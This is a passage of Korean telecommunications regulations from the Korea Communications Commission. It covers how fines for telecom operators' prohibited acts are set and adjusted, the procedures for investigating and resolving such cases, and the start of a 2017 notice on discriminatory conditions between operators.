5. 기타 객관적인 매출액 산정이 현실적으로 곤란한 경우

제7조(필수적 가중·감경) ①위반 전기통신사업자의 위반행위 기간 및 횟수에 따라 기준금액의 50% 범위 내에서 별표 3에 따라 가중·감경한 금액을 기준금액에 합산한다. 다만, 위반행위 기간에 따른 가중은 제4조 제2항에 따라 “관련매출액이 없거나 산정하기 곤란한 경우”에 해당하는 경우에 한하여 적용한다.

②위반 전기통신사업자의 위반행위로 인해 취득한 이익의 규모에 상당하는 금액이 제1항에 따른 금액을 초과할 경우에는 이를 필수적 가중을 거친 금액으로 한다.

③제2항에 따른 위반 전기통신사업자의 위반행위로 취득한 이익의 규모에 상당하는 금액은 전체적인 경제적·사회적 관계 등을 고려하여 위반행위로 직접 또는 간접적으로 취득한 경제적 이익으로 산정한다.

제8조(추가적 가중·감경) 제7조에 따라 필수적 가중을 거친 금액에 법 제53조제3항 각 호의 사항에 영향을 미치는 위반행위의 주도여부, 위반행위의 고의·과실 여부, 위반행위에 대한 조사의 협조여부, 위반행위에 대한 조사 중 금지행위의 지속 및 확대 여부, 위반행위로 인한 시장점유율 또는 가입자 수 변화 등 위반행위가 통신시장에 미치는 영향 및 파급효과 등을 고려하여 필수적 가중을 거친 금액의 50% 범위 내에서 별표 4에 따른 금액을 가중·감경할 수 있다.

제9조(규제의 재검토) 방송통신위원회는 「훈령·예규 등의 발령 및 관리에 관한 규정」에 따라 이 고시에 대하여 2019년 7월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 6월 30일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2008-52호, 2008.5.19.>

①(시행일) 이 고시는 고시한 날부터 시행한다.

②(법 제36조의4제1항 내지 제4항 위반행위에 대한 특칙) 법 제36조의4제1항 내지 제4항 위반행위에 대한 제7조제1항 및 별표 3 II.1에 따른 금지행위 위반의 횟수 가중은 2006년 3월 27일 이후 위반행위부터 적용한다.

③(경과조치) 2007년 6월 17일 전의 행위에 대해서는 이 고시의 규정을 적용하지 아니한다.

부 칙<제2009-27호, 2009.11.5.>

이 고시는 2009년 11월 5일부터 시행한다.

부 칙<제2011-27호, 2011.4.29>

이 고시는 2011년 4월 29일부터 시행한다.

부 칙<제2012-98호, 2012.11.29>

이 고시는 고시한 날부터 시행한다.

부 칙<제2015-7호, 2015.7.31.>

이 고시는 2015년 8월 1일부터 시행한다.

부 칙<제2015-25호, 2015.10.21>

이 고시는 2015년 10월 21일부터 시행한다.

부 칙<제2016-11호, 2016.11.17>

이 고시는 고시한 날부터 시행한다.

부 칙<제2019-6호, 2019.04.30.>

이 고시는 2019년 6월 12일부터 시행한다.

[별표 1] 법 제50조제1항에 따른 금지행위 중 관련 매출액 산정이 가능한 경우 기준금액의 부과기준율(제4조제1항 관련)

중대성의 정도	부과기준율
매우 중대한 위반행위	2~3%
중대한 위반행위	1~2%
중대성이 약한 위반행위	1%이내

비고 : 중대성의 정도를 판단함에 있어서는 아래의 표를 참조하되 이와 함께 위반행위의 주도여부 등 경쟁질서의 저해 정도, 해당 위반행위의 시장의 본질적인 왜곡 여부 등 시장에의 영향 정도 및 피해자의 피해회복 여부 등 피해를 입은 소비자의 피해 규모 등을 종합적으로 고려하여 판단한다.

중대성의 정도	고려 사유
매우 중대한 위반행위	시장의 본질적인 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
중대한 위반행위	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우 등
중대성이 약한 위반행위	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적 회복이 이루어진 경우 등

[별표 2] 관련매출액이 없거나 산정하기 곤란한 경우의 기준금액(제4조제2항 관련)

중대성의 정도	부과기준금액
매우 중대한 위반행위	6억원 초과 8억원 이하
중대한 위반행위	3억원 초과 6억원 이하
중대성이 약한 위반행위	3억원 이하

[별표 3] 필수적 가중·감경 금액(제7조제1항 관련)

I. 금지행위 위반의 기간에 의한 조정 금액

1. 단기 위반행위: 위반기간이 2개월 이내인 경우는 기준금액을 유지한다.
2. 중기 위반행위: 위반기간이 2개월 초과 6개월 이내인 경우에는 기준금액의 100분의 10에 해당하는 금액을, 6개월 초과 12개월 이내인 경우에는 기준금액의 100분의 20에 해당하는 금액을 각 가산한다.
3. 장기 위반행위: 위반기간이 12개월을 초과하는 경우에는 기준금액의 100분의 30에 해당하는 금액을 가산한다.

II. 금지행위 위반의 횟수에 의한 조정 금액

1. 동일한 위반행위로 위반행위의 종료일을 기준 최근 3년간 위반 전기통신사업자가 방송통신위원회로부터 시정명령이나 과징금부과를 3회 이상 받은 경우에는 과거 위반행위 중 3회 위반행위부터 위반행위 1회당 기준금액의 100분의 10에 해당하는 금액을 가산한다.
2. 제1호에서 과거 시정조치의 횟수를 산정할 때에는 시정명령이나 과징금부과의 무효 또는 취소판결이 확정된 건을 제외한다.
3. 동일한 위반행위로 위반행위의 종료일을 기준 최근 3년간 위반 전기통신사업자가 방송통신위원회로부터 과징금 처분을 받은 적이 없는 경우에는 기준금액의 100분의 10에 해당하는 금액을 감액한다.

[별표 4] 추가적 가중.감경 금액(제8조 관련)

I. 일반원칙

추가적 가중.감경 금액은 위반 전기통신사업자에게 다음 II 및 III에서 정한 가중 또는 감경사유가 인정되는 경우에 각각의 가중비율의 합에서 각각의 감경비율의 합을 공제하여 산정된 비율을 필수적 가중을 거친 금액에 곱하여 산정된 금액으로 한다. 다만, 가중.감경의 결과 가감되는 금액은 필수적 가중을 거친 금액의 50% 범위 내이어야 한다.

II. 가중사유 및 비율

1. 다수의 사업자가 관련된 상황에서 위반행위를 주도하거나 선도한 경우 100분의 30 이내.
2. 위반행위에 대하여 조사가 진행되고 있음을 알면서도 위반행위를 종료하지 않거나 위반상태를 시정하지 아니한 경우 100분의 20 이내.
3. 위반 전기통신사업자, 법 제50조제2항에 따른 대리하는 자, 그 소속 임원.종업원이 법 제51조제2항에 따른 자료나 물건의 제출명령 또는 조사를 거부하거나 증거인멸, 조작, 허위의 정보제공 등의 방법으로 조사를 방해하거나 이용자에게 허위로 응대하도록 요청한 경우 100분의 20 이내.
4. 위반행위로 인하여 시장점유율이 증가된 경우 100분의 30 이내 (다만, 제1호 또는 제2호의 사유가 인정되는 경우에 한한다)
5. 기타 제1호 내지 제3호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

III. 감경 사유 및 비율

1. 방송통신위원회 조사에 적극 협력한 경우 100분의 20 이내
2. 위반 행위가 과실에 의한 경우 100분의 30 이내
3. 위반행위에 대한 방송통신위원회의 조사착수 전에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20 내지 50이내
4. 위반행위에 대한 방송통신위원회의 조사착수 후에 자진하여 위반행위를 시정하기 위한 조치에 착수하거나 시정조치를 완료한 경우 100분의 20이내
5. 위반전기통신사업자가 동법의 자율 준수를 위해 동 사업자 소속 임원.종업원, 법 제50조제2항에 따른 대리하는 자 및 그 종업원 등 직무관련자에게 교육 프로그램 등을 도입.운영하는 경우 100분의 10 이내
6. 위반행위의 재발방지를 위해 필요한 조치를 취한 것으로 인정되는 경우 100분의 30 이내
7. 이용자보호업무 평가 결과 우수한 등급을 받은 경우 100분의 30 이내
8. 기타 제1호 내지 제7호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

2. 방송통신사업 금지행위 등에 대한 업무 처리 규정

제정 2011.04.29. 방송통신위원회고시 제2011-28호
개정 2012.01.30. 방송통신위원회고시 제2012- 5호
개정 2013.06.14. 방송통신위원회고시 제2013-13호
개정 2014.09.30. 방송통신위원회고시 제2014-13호
개정 2014.11.28. 방송통신위원회고시 제2014-21호
개정 2015.07.31. 방송통신위원회고시 제2015-12호
개정 2017.01.18. 방송통신위원회고시 제2017- 2호
개정 2017.03.30. 방송통신위원회고시 제2017- 3호
개정 2019.01.02. 방송통신위원회고시 제2019- 1호

제1장 총 칙

제1조(목적) 이 규정은 전기통신사업, 방송사업, 인터넷 멀티미디어 방송사업 및 정보통신서비스의 공정한 경쟁 환경을 조성하고 이용자의 이익과 개인정보를 보호하기 위하여 전기통신사업자, 방송사업자, 중계유선방송사업자, 음악유선방송사업자, 전광판방송사업자, 전송망사업자, 중계방송권자등, 인터넷 멀티미디어 방송 제공사업자, 인터넷 멀티미디어 방송 콘텐츠사업자(이하 “방송통신사업자”라 한다), 전기통신사업자와 협정에 따라 전기통신사업자와 이용자 간의 계약 체결(체결된 계약 내용을 변경하는 것을 포함한다) 등을 대리 또는 위탁받아 처리하는 자(이하 “대리점”이라 한다), 대리점과의 협정에 따라 전기통신사업자와 이용자 간의 계약 체결(체결된 계약 내용을 변경하는 것을 포함한다) 등을 복대리 또는 재위탁받아 처리하는 자(이하 “판매점”이라 한다), 이동통신단말장치 제조업자 및 정보통신서비스 제공자등 및 수탁자가 「전기통신사업법」, 「방송법」, 「인터넷 멀티미디어 방송사업법」(이하 “IPTV법”이라 한다), 「이동통신단말장치 유통구조 개선에 관한 법률」(이하 “단말기 유통법”이라 한다), 「정보통신망 이용촉진 및 정보보호 등에 관한 법률」(이하 “정보통신망법”이라 한다)의 규정을 위반한 행위에 대하여 방송통신위원회의 공정하고 효율적인 업무처리절차를 규정함을 목적으로 한다.

제2조(적용범위) 이 규정은 다음 각호의 규정을 위반한 행위(이하 “금지행위”라 한다)에 대한 사실조사, 시정조치 및 과징금 부과 등에 대한 세부업무처리절차에 대하여 적용한다.

1. 「전기통신사업법」 제50조
2. 「방송법」 제76조의3, 제85조의2
3. IPTV법 제17조
4. 단말기유통법 제3조, 제4조, 제5조, 제7조, 제8조, 제9조
5. 정보통신망법 제22조부터 제23조의4까지, 제24조부터 제31조까지, 제63조

제2장 사실조사

제3조(금지행위의 신고 및 사실조사 요청) ① 누구든지 금지행위가 있다고 인정되는 경우에는 다음 각 호의 사항을 기재한 신고서와 금지행위를 소명할 만한 자료(이하 "신고서등"이라 한다)를 방송통신위원회(이하 "위원회"라 한다)에 제출할 수 있다.

1. 신고인의 성명(법인인 경우에는 법인의 명칭 및 대표자의 성명), 주소
 2. 피신고인의 성명(법인인 경우에는 법인의 명칭 및 대표자의 성명), 주소
 3. 금지행위의 내용
 4. 금지행위의 시정을 위하여 필요한 조치사항
- ② 방송통신위원회 소속 실·국은 금지행위의 혐의가 있는 사건을 인지한 때에는 방송통신위원회 직제에 따른 금지행위 소관 국(이하 "해당 국"이라 한다)에 사실조사를 요청할 수 있으며 제1항의 규정에 의한 신고서등을 제출 받은 때에는 이를 해당 국에 이송하여야 한다.
- ③ 위원회는 제1항 또는 제2항의 규정에 의하여 신고서등을 접수한 때에는 기재사항을 심사하고 하자가 있는 경우에는 상당기간을 정하여 신고인에게 보완을 요구할 수 있다.
- ④ 신고의 경험이 없는 사업자나 중소기업자, 일반이용자가 신고서등을 제출할 때에는 해당 국의 도움을 받을 수 있다.

제4조(사실조사의 착수) ① 해당 국의 국장(이하 "해당 국장"이라 한다)은 금지행위의 혐의가 있는 사건을 인지하거나 제3조의 규정에 의한 신고를 받은 사건 중 금지행위의 혐의가 있는 때에는 이를 조사할 해당 국 소속공무원(이하 "조사관"이라 한다)을 지정하여 필요한 조사에 착수하도록 하여야 한다. 다만, 제3조제3항의 규정에 의한 보완을 하지 않는 경우에는 조사에 착수하지 아니할 수 있다.

- ② 조사관은 사건의 단서, 사건의 개요, 관계법령 및 조사일정계획을 수립하여 사무처장에게 보고하여야 한다. 다만, 정보통신망법에 따른 개인정보 유출사고 발생 등 긴급을 요하는 경우에는 조사를 착수한 후 7일 이내에 사후보고할 수 있다.

제5조(금지행위 사건의 관리) ① 금지행위 사건은 사건번호 및 사건명칭을 부여하여 체계적으로 관리하여야 한다.

- ② 제1항의 규정에 의한 사건은 매월 말일을 기준으로 계류 중인 사건현황, 기결 사건현황 및 처리지연 사건현황을 파악할 수 있도록 하여야 한다.
- ③ 사건번호는 금지행위사건을 식별하여 효율적으로 관리하기 위해 다음 각 호의 순서에 따라 순차 기재하여 부여한다.
1. 조사착수년월
 2. 금지행위 사건임을 나타내는 문구
 3. 접수일련번호
- ④ 사건의 명칭은 협정체결거부, 협정불이행, 정보유용, 부당요금산정, 이용약관위반, 이용자이익저해, 개인정보 침해 등의 용어를 사용하여 당해사건에 대한 내용을 일별하여 식별할 수 있도록 하여야 한다.

제6조(자료 등 제출명령) ① 위원회는 사건의 사실조사를 위하여 필요한 경우에는 「전기통신사업법」 제51조, 「방송법」 제76조의3제3항, 제85조의2제4항, 단말기 유통법 제13조, 정보통신망법 제64조, 「행정조사기본법」에 의하여 방송통신사업자,

대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자에게 필요한 자료나 물건의 제출을 명할 수 있다.

② 제1항에 규정에 의한 자료나 물건의 제출 요구를 할 때에는 다음 각 호의 사항이 기재된 서면으로 한다.

1. 금지행위 관련 사건명과 사건번호
2. 자료를 제출할 자
3. 제출할 서류, 물건 등 자료
4. 제출기한과 장소
5. 제출방식
6. 자료제출 요청에 응하지 아니하는 경우 제재 내용

③ IPTV법 제17조의 경우에는 「행정조사기본법」 제5조에 따라 사업자의 자발적인 협조를 얻어 자료를 제출 받을 수 있다.

제7조(출석요구 및 사실 확인) ① 위원회는 사실조사를 위하여 필요한 경우에는 「전기통신사업법」 제51조, 「방송법」 제76조의3, 단말기 유통법 제13조, 정보통신망법 제64조, 「행정조사기본법」에 의하여 당해 사건의 당사자, 이해관계인 또는 참고인의 출석을 요구할 수 있다.

② 제1항의 규정에 의한 출석요구를 할 때에는 다음 각 호의 사항이 기재된 서면으로 한다.

1. 사건명 및 출석대상자의 성명
2. 출석일시 및 장소

③ 조사관이 당사자, 이해관계인 또는 참고인으로 하여금 사실을 확인하게 하고자 할 때에는 다음 각 호의 사항을 기재한 확인서를 작성하여야 한다.

1. 확인자의 성명, 생년월일, 성별, 주소, 전화번호
2. 확인일시 및 장소
3. 확인내용
4. 확인자의 의견

④ 조사관은 제3항에 의하여 확인서를 작성한 후에는 확인자에게 그 내용을 열람하게 하여 기재내용의 정확여부를 묻고 오기가 없음을 확인한 후 확인자와 조사관이 서명하거나 날인한다.

⑤ 「방송법」 제85조의2, IPTV법 제17조의 경우에는 「행정조사기본법」 제5조에 따라 이해관계인 또는 참고인의 자발적인 협조를 얻어 조사할 수 있다.

제8조(현장조사) ① 조사관은 사건의 사실조사를 위하여 필요한 경우에는 「전기통신사업법」 제51조, 「방송법」 제76조의3제3항, 단말기유통법 제13조, 정보통신망법 제64조제3항, 「행정조사기본법」에 의하여 해당 국장의 승인을 얻어 방송통신사업자, 대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자의 사무소 또는 사업장에 출입하여 당해 사무소 또는 사업장의 관계인(이하 "관계인"이라 한다)을 입회시킨 후 장부·서류 기타 자료나 물건을 조사할 수 있다.

② 제1항의 규정에 의하여 조사를 하는 조사관은 필요한 경우 당해 방송통신사업자, 대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자의 임·직원 또는 관계전문가를 동행할 수 있으며 전기통신사업자, 대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자에게 조사에 필요한 자료나 물건의 제출을 명하거나 제출된 물건을 수령할 수 있다.

- ③ 조사관은 제1항의 규정에 의한 현장조사를 하는 경우에는 사건명, 조사 장소, 조사일시, 조사 내용, 제출 또는 수령할 자료나 물건의 목록, 조사관 및 관계인의 성명 등을 기재한 현장조사서를 작성하여야 한다.
- ④ 조사관은 제3항의 규정에 의하여 현장조사서를 작성한 후에는 관계인에게 그 내용을 열람하게 하여 기재내용의 정확여부를 묻고 오기가 없음을 확인한 후 관계인과 조사관이 서명하거나 날인한다. 다만, 관계인이 서명 또는 날인을 거부하는 경우에는 그 사실을 현장조사서에 기재하여야 한다.
- ⑤ 조사관이 제1항의 규정에 의하여 방송통신사업자, 대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자의 사무소 또는 사업장에 출입하고자 할 때에는 그 권한을 표시하는 증표를 제시하여야 한다.
- ⑥ 「방송법」 제85조의2, IPTV법 제17조의 경우에는 「행정조사기본법」 제5조에 따라 사업자의 자발적인 협조를 얻어 조사할 수 있다.

제8조의2(조사의 처리기간) 조사관은 조사개시일로부터 6개월(회계조사 등 조사내용이 복잡하고 전문성이 요구되는 사건의 경우 12개월) 이내에 사건을 처리하여야 한다. 다만 부득이한 사유로 조사기간의 연장이 필요한 경우에는 연장기간을 정하여 사무처장에게 보고하여야 한다.

제9조(조사보고서의 작성) 조사관은 사건에 대한 조사를 마친 때에는 다음 각 호의 사항을 기재한 조사보고서를 작성하여 사무처장에게 보고하여야 한다.

1. 사건의 단서
2. 조사경위
3. 피인지인의 주장
4. 사실의 인정
5. 위법성판단
6. 조사관 의견

제10조(조사절차의 종결 등) ① 사무처장은 제9조의 규정에 의한 조사보고서를 검토하여 사실판단에 오인이 있거나 조사이후 새로운 증거가 발견된 경우 등에는 조사관에게 보완조사를 명할 수 있다.

② 사무처장은 제9조에 규정에 의한 조사보고서를 검토하여 금지행위에 대한 증거가 존재하지 않거나 방송통신사업자, 대리점, 판매점, 이동통신단말장치 제조업자, 정보통신서비스 제공자등 및 수탁자에 대한 시정조치가 필요하지 않다고 인정되는 경우에는 조사절차를 종결할 수 있다.

③ 사무처장은 피인지인에게 사망·해산·파산·폐업 또는 이에 준하는 사유가 발생함으로써 시정조치의 이행을 확보하기가 사실상 불가능하다고 인정될 경우에는 조사를 종결할 수 있다.

④ 사무처장은 조사단계에서 피인지인, 신고인 또는 이해관계인 등의 부도, 일시적 폐업, 도피 등 조사를 계속할 수 없는 사유가 있는 경우 그 사유가 해소될 때까지 조사를 중지시킬 수 있다.

⑤ 제2항부터 제4항의 경우 행정조사의 결과를 확정된 날부터 7일 이내에 그 결과를 피인지인에게 통지하여야 한다.

제11조(전기통신사업자의 대리점 또는 판매점에 대한 상당한 주의 등) 전기통신사업자

가 대리점에 대하여 다음 각 호의 1과 같이 실질적인 사전 예방조치를 취하였음에도 불구하고 대리점의 「전기통신사업법」 제50조제1항제5호의 규정을 위반한 행위가 발생한 경우 전기통신사업자는 「전기통신사업법」 제50조제2항 후단의 ‘상당한 주의’를 기울인 것으로 본다. 전기통신사업자가 대리점 또는 판매점에 대하여 다음 각 호의 1과 같이 실질적인 사전 예방조치를 취하였음에도 불구하고 대리점 또는 판매점의 단말기 유통법 제3조제1항, 제4조제5항·제6항, 제5조제1항, 제7조제2항·제3항 또는 제8조제3항의 규정을 위반한 행위가 발생한 경우 전기통신사업자는 단말기 유통법 제15조제2항 후단의 ‘상당한 주의와 감독을 게을리하지 아니한 경우’로 본다.

1. 동행위의 발생을 예방하기 위한 체계적인 제도 및 시스템을 갖추고, 금전적, 절차적 주의·관리를 포함한 지속적인 교육·검증·관리·평가 등의 조치를 취한 경우
2. 기타 제1호에 준하는 정도의 주의를 다한 경우

제3장 시정조치안의 작성

제12조(시정조치안의 작성) ① 해당 국장은 제9조의 규정에 의한 조사보고서를 근거로 시정조치안을 작성하여야 한다.

② 제1항의 시정조치안에는 진술서, 확인서, 기타 증거자료(이하 "증거자료"라 한다)의 목록을 첨부하여야 한다.

③ 시정조치안의 시정조치내용은 금지행위의 정도와 시정조치에 따른 효과 등을 감안하여 결정하되, 「전기통신사업법」 제52조, 「방송법」 제76조의3제2항, 제85조의2제2항, IPTV법 제26조, 단말기 유통법 제14조제2항, 정보통신망법 제64조의 규정에 의한 조치, 「전기통신사업법」 제53조, 「방송법」 제76조의3제4항, 제85조의2제3항, IPTV법 제17조제2항, 단말기 유통법 제15조 및 정보통신망법 제64조의3의 규정에 의한 과징금 부과 등을 그 내용으로 할 수 있다.

④ 해당 국장은 시정조치안 작성시 "이는 ○○○국의 조치의견으로서 위원회를 기속하지 아니 한다"는 문구를 명백히 기재하여야 한다.

제13조(시정조치안에 대한 의견진술) ① 위원회는 제12조의 규정에 의하여 작성한 시정조치안에 대하여 피심인의 의견을 들어야 한다.

② 위원회는 늦어도 의견진술지정일 10일(회계조사 등 조사내용이 복잡하고 전문성이 요구되는 사건의 경우 15일) 이전까지 피심인에게 시정조치안과 증거자료 목록을 송부하여야 한다.

③ 제2항의 규정에 의한 통지를 받은 피심인 또는 그가 지정한 대리인은 지정된 날에 출석하여 의견을 진술하거나 서면으로 의견을 제출할 수 있다.

④ 피심인이 제3항에 의한 의견서를 제출할 때에는 의견을 뒷받침할 수 있는 증거자료를 제출할 수 있다.

제14조(시정조치안의 증거자료 열람·복사등) ① 피심인은 제13조제2항의 규정에 따라 시정조치안과 증거자료 목록을 송달받은 때에는 증거자료를 특정하여 위원회에 열람·복사를 신청할 수 있다.

② 해당 국장은 제1항의 규정에 의한 열람·복사신청이 있는 때에는 원칙적으로 이를 허가하여야 한다. 다만, 사실인정에 관련성이 없는 것으로서, 영업비밀 및 사생활의 비밀보호, 기타 공익상 열람·복사를 허가함이 적절하지 아니하다고 판단되는 경

우에는 허가하지 아니하거나 일부를 삭제한 후에 허가할 수 있다.

제4장 위원회의 의결

제15조(시정조치안의 보고 등) ① 해당 국장은 제12조의 규정에 의하여 작성한 시정조치안에 제13조의 규정에 의한 피심인의 의견진술내용을 첨부하여 위원회에 심의·의결안건으로 이를 보고하여야 한다.

② 위원회는 주장과 증거를 정리하여 쟁점을 명확하게 하고 심의를 효율적이고 집중적으로 진행하기 위하여 필요한 경우 심의준비절차를 거칠 수 있다.

제16조(시정조치안 의결) ① 위원회는 상정된 시정조치안을 의결하기 위하여 필요한 경우에는 해당 국장의 검토보고, 이해관계인등의 의견진술, 관련 전문가의 의견진술 등의 절차를 거칠 수 있다.

② 위원회는 재적위원 과반수의 찬성으로 시정조치안을 심의·의결하며 기타 의결에 필요한 사항은 방송통신위원회 회의운영에 관한 규칙이 정하는 바에 의한다.

제17조(경고) ① 위원회는 법위반의 정도가 경미하거나 피심인이 위반행위를 스스로 시정하는 등 시정조치의 실익이 없는 경우에는 경고를 의결할 수 있다.

② 경고를 의결한 후 동일한 위반행위가 반복되는 경우에는 「전기통신사업법」 제53조, 「방송법」 제76조의3제4항, 제85조의2제3항, IPTV법 제17조제2항, 단말기 유통법 제15조 및 정보통신망법 제64조의3의 규정에 의한 과징금 부과시 가중사유로 참작할 수 있다.

제18조(재조사) 위원회는 사실의 오인, 법령의 해석이나 적용의 착오, 조사관의 조사종결이 있은 후 새로운 사실 또는 증거의 발견이 있는 경우 등에는 조사관에게 당해 사건에 대한 재조사를 명할 수 있다.

제19조(심의절차종료) 위원회는 재신고 사건으로 원 사건에 대한 조치와 같은 내용의 조치를 하거나 시정조치가 필요하지 않다고 인정되는 경우 등에는 심의절차종료를 의결할 수 있다.

제20조(무혐의) ① 위원회는 피심인의 행위가 법 위반행위로 인정되지 아니하거나 위반행위에 대한 증거가 없는 경우 등에는 무혐의를 의결할 수 있다.

② 위원회는 피심인의 행위가 법에 위반되지 아니하더라도 장래의 법위반 예방 등 필요한 경우에는 주의촉구를 할 수 있다.

제21조(사건종결처리) 위원회는 피심인에게 사망·해산·파산·폐업 또는 이에 준하는 사유가 발생함으로써 시정조치의 이행을 확보하기가 사실상 불가능하다고 인정될 경우에 사건종결처리를 의결할 수 있다.

제22조(심의중지) 위원회는 피심인, 신고인 또는 이해관계인 등의 부도, 일시적 폐업, 도피 등 심의를 계속할 수 없는 사유가 있는 경우 그 사유가 해소될 때까지 심의중지를 의결할 수 있다.

제23조(의결서의 작성과 통지) ① 위원회는 제16조의 규정에 의한 의결이 있는 날부터 30일(조사내용이 복잡하거나 피심인이 다수인 경우 등 부득이한 경우에는 연장기간을 정하여 사무처장에게 보고하여야 한다) 이내에 다음 각 호의 사항을 기재한 의결서를 작성한 후 지체없이 그 정본을 피심인에게 송달하고 신고인에게는 그 요지를 통지하여야 한다. 또한 위원회가 필요하다고 인정하는 경우에는 이해관계인 등에게도 의결서의 요지를 통지할 수 있다.

1. 사건번호 및 사건명
2. 피심인
3. 주문
4. 이유
5. 의결년월일

② 시정명령 및 과징금부과는 의결서를 송달받은 날로부터 효력이 발생한다.

제5장 시정조치

제24조(시정명령) ① 위원회는 제23조의 규정에 의하여 피심인에게 통지할 때 위원회의 의결결과에 따라 상당한 기간을 정하여 당해 금지행위에 대하여 시정을 명하여야 한다.

② 위원회는 천재·지변 기타 부득이한 사유로 인하여 피심인이 제1항의 규정에 의한 기간 내에 명령을 이행할 수 없다고 인정되는 경우에는 1회에 한하여 그 기간을 연장할 수 있다.

제25조(명령이행여부 확인) 해당 국장은 피심인이 지정한 기간 내에 시정조치를 이행하였는지 여부를 확인하며, 시정조치를 이행하지 않은 경우는 위원회에 보고하여야 한다.

제6장 이의신청

제26조(이의신청) ① 「전기통신사업법」 제53조, 「방송법」 제76조의3제4항, 제85조의2제3항, IPTV법 제17조제2항, 단말기 유통법 제15조 및 정보통신망법 제64조의3에 의한 위원회의 과징금 부과조치에 대하여 불복이 있는 자는 그 처분의 통지를 받은 날부터 20일 이내에 그 사유를 갖추어 위원회에 이의신청을 할 수 있다.

② 위원회는 제1항의 규정에 의한 이의신청에 대하여 60일 이내에 재결을 하여야 한다. 다만, 부득이한 사정으로 그 기간 내에 재결을 할 수 없는 경우에는 이의신청의 당사자가 처분의 통지를 받은 날로부터 90일의 범위 안에서 위원회의 의결로서 그 기간을 연장할 수 있다.

제27조(이의신청의 절차) ① 이의신청을 하고자 하는 자는 이의신청대상 및 내용, 이의신청 사유 등을 기재한 신청서에 이의신청의 사유나 내용을 증명하는데 필요한 서류를 첨부하여 이를 위원회에 제출하여야 한다.

② 위원회는 제1항의 규정에 의한 신청 서류의 심사결과 제출된 신청서와 관련서류가 미비된 경우에는 상당한 기간을 정하여 보완을 요구할 수 있다. 이 경우 보완에 소요되는 기간은 제26조제2항의 기간에 이를 산입하지 아니한다.

③ 이의신청에 대한 사실조사 등의 절차는 제4조 내지 제10조를 준용한다.

제28조(재결서의 작성 등) ① 위원회가 이의신청에 대해 재결한 경우에는 재결서를 작성하여야 한다.

② 이의신청에 대한 재결안의 작성 등에 대해서는 「방송통신위원회 재정 및 알선 등에 관한 규정」 제16조 내지 제17조를 준용한다.

제29조(비밀엄수의 의무) 조사 관련 공무원은 조사가 진행중인 사항은 물론 조사와 관련하여 알게 된 사실에 대해서도 비밀을 엄수하여야 한다.

제30조(세부사항 시행) 위원장은 이 규정의 세부사항을 시행하기 위하여 필요한 경우 각종 지침이나 서식 등을 정할 수 있다.

제7장 보칙

제31조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제334호)에 따라 이 규정에 대하여 2019년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙<제2011-28호, 2011.4.29>

이 고시는 2011년 4월 29일부터 시행한다.

부 칙<제2012-5호, 2012.1.30>

이 고시는 2012년 1월 30일부터 시행한다.

부 칙<제2013-13호, 2013.6.14>

이 고시는 2013년 6월 14일부터 시행한다.

부 칙<제2014-13호, 2014.9.30>

이 고시는 2014년 10월 1일부터 시행한다.

부 칙<제2014-21호, 2014.11.28>

이 고시는 2015년 1월 31일부터 시행한다.

부 칙<제2015-12호, 2015.7.31>

이 고시는 2015년 8월 1일부터 시행한다.

부 칙<제2017-2호, 2017.1.18>

이 고시는 고시한 날부터 시행한다.

부 칙<제2017-3호, 2017.3.30>

이 고시는 고시한 날부터 시행한다.

부 칙<제2019-1호, 2019.1.2. >

이 규정은 고시한 날부터 시행한다.

3. 전기통신사업자간 불합리하거나 차별적인 조건·제한 부과의 부당한 행위 세부기준

제정 2017. 08. 16. 방송통신위원회 고시 제2017-04호

제1조(목적) 이 고시는 「전기통신사업법 시행령」 [별표 4](제42조제1항 관련) 제5호 사목 4)에 따라 ‘다른 전기통신서비스의 선택 또는 이용의 방해 행위’에 해당하는 ‘일정한 전기통신서비스를 이용하여 다른 서비스를 제공하려는 자에게 불합리하거나 차별적인 조건 또는 제한을 부당하게 부과하는 행위’와 관련하여 부당한 행위에 대한 세부기준을 정함을 목적으로 한다.

제2조(행위주체 및 상대방) ① 조건 또는 제한을 부과하는 행위의 주체는 「전기통신사업법」(이하 “법”이라 한다) 제2조제8호에 따른 전기통신사업자이다.

② 조건 또는 제한을 부과하는 행위의 상대방으로서 “일정한 전기통신서비스를 이용하여 다른 서비스를 제공하려는 자”는 제1항의 전기통신사업자가 제공하는 법 제2조제6호에 따른 전기통신역무(이하 “해당 서비스”라 한다)를 이용하여 자신의 전기통신역무(이하 “다른 서비스”라 한다)를 제공하려는 전기통신사업자이다.

제3조(부당성 판단기준) ① 다른 전기통신서비스의 선택 또는 이용을 방해하여 전기통신이용자의 이익을 현저히 해치는 행위가 되는 ‘불합리하거나 차별적인 조건 또는 제한을 부당하게 부과’하는 것인지 여부는 다음 각 호의 사항을 종합적으로 고려하여 판단한다.

1. 행위주체와 관련한 요소

- 가. 행위주체가 부과한 조건 또는 제한이 다른 전기통신서비스 제공을 곤란하게 하여 이용자 선택권 등 이용자 이익을 저해할 수 있다는 점을 인지하고 있었는지 여부
- 나. 행위주체가 자신이 제공하는 다른 서비스와 동일하거나 유사한 전기통신서비스를 현저히 유리하게 할 목적으로 다른 서비스를 제공하는 사업자를 제한, 차별하여 이로 인해 이용자의 이익이 저해될 가능성이 상당히 높은지 여부

2. 해당 서비스 시장과 관련한 요소

- 가. 해당 서비스 시장의 진입장벽 여부
- 나. 해당 서비스가 다른 서비스 제공의 필수적인 요소인지 여부
- 다. 해당 서비스 및 다른 서비스의 대체 가능 여부

